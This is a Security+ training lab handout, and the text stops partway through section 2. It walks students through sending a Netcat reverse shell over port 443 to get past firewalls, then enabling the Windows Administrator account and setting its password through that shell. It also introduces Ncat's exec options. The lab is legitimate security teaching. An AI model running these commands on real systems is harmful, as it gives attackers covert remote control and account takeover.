



CompTIA Security+® Lab Series

Lab 9: Analyze and Differentiate Types of Malware

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.1: Analyze and differentiate among types of malware

Document Version: **2013-08-02**

Organization: Moraine Valley Community College

Author: Jesse Varsalone

Copyright © Center for Systems Security and Information Assurance (CSSIA), National Information Security, Geospatial Technologies Consortium (NISGTC)

The original works of this document were funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) at Moraine Valley Community College (MVCC).



This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCT) Grant No. TC-22525-11-60-A-48. The National Information Security, Geospatial Technologies Consortium (NISGTC) is authorized to create derivatives of identified elements modified from the original works. These elements are licensed under the Creative Commons Attributions 3.0 Unported License. To view a copy of this license, visit <http://creativecommons.org/licenses/by/3.0/> or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.

The Network Development Group (NDG) is given a perpetual worldwide waiver to distribute per US Law this lab and future derivatives of these works.

Contents

Introduction	3
Objective: Analyze and differentiate among types of malware	4
Pod Topology	5
Lab Settings	6
1 Using Netcat to Send a Reverse Shell	8
1.1 Using Netcat	9
1.2 Conclusion	16
1.3 Discussion Questions.....	16
2 Using Ncat to Send a Reverse Shell	17
2.1 Using Ncat	17
2.2 Conclusion	20
2.3 Discussion Questions.....	20
3 Sending a Bash Shell to a Windows Machine using Netcat.....	21
3.1 Sending a Linux Shell to a Remote System	21
3.2 Conclusion	25
3.3 Discussion Questions.....	25
References	26

Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will be able to send a command shell from one machine to another. Tools like Netcat and Nmap can be used to send a command shell to another machine on the network. A person on the inside of the network has the ability to send a reverse shell to a machine on the Internet. Even if the company firewall is blocking all outbound ports except 80 and 443, the attacker can use those ports to forward a command shell. Normally, you do not want command shells sent out of your network.

This lab includes the following tasks:

- 1 - Using Netcat to Send a Reverse Shell
- 2 - Using Ncat to Send a Reverse Shell
- 3 - Sending an Bash Shell to a Windows Machine using Netcat

Objective: Analyze and differentiate among types of malware

There are many tools within a hacker's toolkit that can do amazing things to a victim's machine. Some of the tools that may exist within a hacker's toolbox, such as Nmap and Ncat, will allow the hacker to send a command shell to a remote machine. With a shell on the remote machine, a hacker can perform administrative tasks and view or delete data.

For this lab, the following terms and concepts will be of use:

Netcat – The utility, which works in Windows and Linux, is often referred to as a "Swiss Army knife", because it has many capabilities. Netcat can be used to scan for open ports on a remote machine, transfer a file between machines, and send a command shell from one system to another. The tool is often classified as a virus by AV vendors.

Nmap – Nmap is a program that can be used in Linux, Mac, or Windows to locate machines on a network. After Nmap is used to discover machines on a network, it can also be utilized to determine which Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Zenmap is a GUI frontend for Nmap.

Ncat – Ncat is similar to Netcat but comes bundled with the latest versions of Nmap. One major difference between the two is Ncat is not classified as a virus by AV vendors.

Command Shell – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. A command shell can be sent from a victim's machine to an attacker's machine. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system, and perform administrative tasks.

Apache – This is web server software commonly used on Linux machines. Apache can also be utilized on Windows, Mac OS X, and UNIX. The name Apache came from the Native American tribe. Apache software can be used to host a website.

Pod Topology




Figure 1: Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 7 Internal Attack Machine	192.168.100.5
Windows 7 student password	password

BackTrack 5 Internal Attack Login:

1. Click on the **BackTrack 5 Internal Attack** icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the **Password:** prompt.


For security purposes, the password will not be displayed.

A terminal window titled "BackTrack 5 R1 - Code Name" showing the login process. The prompt "bt login:" is followed by the username "root". The prompt "Password:" is followed by a series of underscores representing the password input.

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

A terminal window showing instructions for starting the GUI. The text indicates that to start a graphical interface, the user should type "startx". It also states that the default root password is "toor". The prompt "root@bt:~# startx_" is shown at the bottom.

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".
root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Windows 7 Internal Attack Login:

1. Click on the **Windows 7 Internal Attack** icon on the topology.
2. Enter the username, **student** (verify the username with your instructor).
3. Type in the password, **password** and hit enter to log in (verify the password with your instructor).



Figure 4: Windows 7 login

1 Using Netcat to Send a Reverse Shell

Netcat is often referred to as a "Swiss Army knife" because of its many capabilities. Netcat can be used to scan for open ports on a remote machine, transfer a file between machines, and send a command shell from one system to another. There are versions of the tool that work on major operating systems including Mac, Windows, Linux and UNIX.

A computer with a public IP address cannot send a command shell to a machine sitting behind a firewall with an internal private IP address. However, a machine on a LAN with a private IP address can send a command shell to a machine with a public IP address. The process of sending a shell out of the internal network is known as a reverse shell.




Figure 5: Sending A Reverse Shell

1.1 Using Netcat

Start the Apache Server on the Attack Machine

Keep in mind that Linux commands are case sensitive. The commands must be entered exactly as shown, or errors will occur.

1. Open a terminal on the BackTrack 5 Internal Attack Machine by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 6: A BackTrack Terminal

Apache is web server software, which runs on a variety of operating systems. A version of Apache is included with BackTrack so the machine can perform web server functions.

2. Start the Apache server by typing the following command at the terminal.
`root@bt:~#apache2ctl start`




Figure 7: Starting the Apache Server

3. To verify that the Apache server is listening on port 80, type the following:
`root@bt:~#netstat -tan | grep 80`



Figure 8: Verifying that the Apache Web Server is Running

To test that the web server is functioning with a valid home page, you can attempt to connect to it from the Windows 7 Internal Attack Machine using a browser.

4. On the Windows 7 Internal Attack Machine, open a browser page (either Internet Explorer or Mozilla Firefox) and type the following URL:
<http://192.168.100.3> - You should see the message "It works!" on the webpage.




Figure 9: Viewing the Default Web Page

BackTrack comes with Netcat and several other Windows executables in the **/pentest/windows-binaries** directory. A binary file is an executable file.




Figure 10: Windows Binaries on the BackTrack Distribution

5. To copy Netcat to the Apache directory on the BackTrack 5 Internal Attack Machine, type the following at the terminal:
root@bt:~#cp /pentest/windows-binaries/tools/nc.exe /var/www




```
root@bt:~# cp /pentest/windows-binaries/tools/nc.exe /var/www
```

Figure 11: Copying Netcat to the WWW Directory

You will not receive a message that the file was successfully copied over.

6. To verify that the file is present in the destination directory, type the following:
root@bt:~#ls /var/www



```
root@bt:~# ls /var/www
beef index.html nc.exe wstool
```

Figure 12: Verifying that Netcat is in the WWW Directory

7. Download the **nc.exe** (Netcat) file from the BackTrack 5 Internal Attack Machine by typing the following URL in your Windows 7 Internal Attack Machine's Internet Explorer browser: <http://192.168.100.3/nc.exe>




Figure 13: The URL in the Browser

8. Click the **Save** button at the **File Download – Security Warning** Screen.




Figure 14: Closing the Text Log

9. Click on **Computer**, **Local Disk (C :)**, and then double-click **Windows**. Click **Save**. Click **Close** once the download successfully completes.




Figure 15: Downloading the Executable to the Windows Directory

If you are using the Firefox browser, saving **nc.exe** file will place it automatically in the default location (the Downloads folder).

Navigate to the Downloads folder by clicking the **Start** button and then clicking **Computer**. On the left side of the window, click the **Downloads** folder, right-click the **nc.exe** file and select **cut**. Navigate to **C:\Windows** folder. In a blank area, right-click and select **paste**. Close the window after verifying that the file has been successfully moved.

Downloading executables to the Windows or Windows\system32 directory is a good idea because that will place the executable in the path. If an executable is in the path, you will be able to type the command from any directory on the system.

Be cautious as to which executables you allow in the Windows or Windows\System32 directory, as this can pose a security risk to the system.

- Open a command prompt on the Windows 7 Internal Attack Machine by double-clicking on the **cmd** shortcut on the desktop.



Figure 16: Opening a Command Prompt on Windows 7

- Type the following command to verify that the **nc.exe** (Netcat) file transferred correctly:
C:\nc -h

```

Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>nc -h
[v1.10 NT]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
  -d          detach from console, stealth mode
  -e prog     inbound program to exec [dangerous!!]
  -g gateway  source-routing hop point[s], up to 8
  -G num      source-routing pointer: 4, 8, 12, ...
  -h          this cruff
  -i secs     delay interval for lines sent, ports scanned
  -l          listen mode, for inbound connects
  -L          listen harder, re-listen on socket close
  -n          numeric-only IP addresses, no DNS
  -o file     hex dump of traffic
  -p port     local port number
  -r          randomize local and remote ports
  -s addr     local source address
  -t          answer TELNET negotiation
  -u          UDP mode
  -v          verbose [use twice to be more verbose]
  -w secs     timeout for connects and final net reads
  -z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
  
```

Figure 17: Displaying the Options for the Netcat Command

In order to receive a command prompt from the Windows 7 Internal Attack Machine on BackTrack 5 system, a listener must be started. The receiving machine should start the listener first.

- On the terminal within the BackTrack 5 Internal Attack system, type the following to start the listener: **root@bt:~#nc -l -p 443**




Figure 18: Starting a Netcat Listener on Port 443

The BackTrack 5 Internal Attack Machine will listen on port 443 for inbound connections. In many organizations, firewalls prevent outbound traffic from using ports other than 80 and 443. Port 80 is used for HTTP traffic and port 443 is used for HTTPS traffic.

The Windows 7 Internal Attack Machine needs the IP address of the BackTrack Machine and the listening port so a command prompt can be successfully sent to the other machine.

13. Type the following command into the command prompt of the Windows 7 Internal Attack Machine to send a command shell to the BackTrack 5 Internal Attack Machine over port 443:

C:\>nc 192.168.100.3 443 -e cmd.exe




Figure 19: Sending a Reverse Shell Using Netcat


The **-e** at the end of the command stands for execute. If the other machine is listening on that port, it will receive a command prompt. The IP address and port must match. On the BackTrack 5 Internal Attack Machine, you should have a Windows command prompt.



Figure 20: The Windows Command Prompt

14. Type the following command in the BackTrack 5 Internal Attack Machine's terminal to view the IP address of the remote system:

C:\>**ipconfig**



```
C:\>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::78d5:d63:3ede:f5f5%11
    IPv4 Address. . . . . : 192.168.100.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.1
```

Figure 21: Viewing the IP address on the Remote Machine

15. Type the following command to view the status of the administrator account:

C:\>**net user administrator**




```
C:\>net user administrator
net user administrator
User name                Administrator
Full Name
Comment                  Built-in account for
ain
User's comment
Country code             000 (System Default)
Account active           No
```

Figure 22: The Administrator Account Disabled on Windows 7

You should receive the message that *the command completed successfully*.
On Windows Vista and 7, the administrator account is disabled by default.

16. To enable the Administrator account on the system, type the following:

C:\> **net user administrator /active:yes**




```
C:\>net user administrator /active:yes
net user administrator /active:yes
The command completed successfully.
```

Figure 23: Enabling the Administrator Account

You should receive the message that *the command completed successfully*.

17. Type the following command to view the status of the administrator account:

C:\>**net user administrator**




```
C:\>net user administrator
net user administrator
User name                Administrator
Full Name
Comment                  Built-in account for
ain
User's comment
Country code             000 (System Default)
Account active           Yes
```

Figure 24: Enabling the Administrator Account

You should receive the message that *the command completed successfully*.
The administrative account is now active on the Windows 7 Internal Attack Machine.

18. Type the following command to set a password for the administrator account:

C:\>net user administrator P@ssw0rd



```
C:\>net user administrator P@ssw0rd
net user administrator P@ssw0rd
The command completed successfully.
```

Figure 25: Giving the Administrator the password of P@ssw0rd

You should receive the message that *the command completed successfully*. .

19. Type **exit** to end the Netcat session. Close all remaining command shells and terminals.

1.2 Conclusion

Netcat can be used to perform a number of tasks including sending a reverse shell from one machine to another. Netcat, often referred to as a “Swiss Army knife”, can be used send a command shell to a remote system if the machine is listening on a given port. Once the shell connects, administrative tasks can be performed on the machine.

1.3 Discussion Questions

1. What is the command to start a Netcat listener on port 443?
2. What folders should you put Netcat in so it is in the Windows Path?
3. What is the command to enable the Administrator account?
4. In what operating systems is the Administrator account disabled by default?

2 Using Ncat to Send a Reverse Shell

Ncat is part of the current Nmap installer package and is similar to Netcat. However, unlike Netcat, Ncat is not classified as a virus by most anti-virus vendors. Ncat also has the capability to allow users to send a command shell to be sent over IPv6.

2.1 Using Ncat

Nmap and Ncat come installed on the BackTrack distribution. Nmap does not come as part of the Windows operating system, but it can be downloaded from nmap.org. After you download and install the Nmap package, Nmap and Ncat will be part of the path.

1. Open a command prompt on the Windows 7 Internal Attack Machine by double-clicking on the **cmd** shortcut on the Desktop.



Figure 26: Opening a Command Prompt on Windows 7

2. Type the following command to view the available options for the Ncat:
C:\ncat -h

```
Administrator: cmd - Shortcut
C:\>ncat -h
Ncat 5.51 ( http://nmap.org/ncat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
-4                      Use IPv4 only
-6                      Use IPv6 only
-C, --crlf              Use CRLF for EOL sequence
-c, --sh-exec <command> Executes the given command via /bin/sh
-e, --exec <command>    Executes the given command
```

Figure 27: Viewing the Available Options for Ncat

Ncat is similar to Netcat in that one machine must be listening for the other machine to connect. To connect from one machine to another, the IP address and port must be specified. Like Netcat, Ncat allows you to send a command shell to the remote machine.

3. Open a terminal on the BackTrack 5 Internal Attack Machine by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.

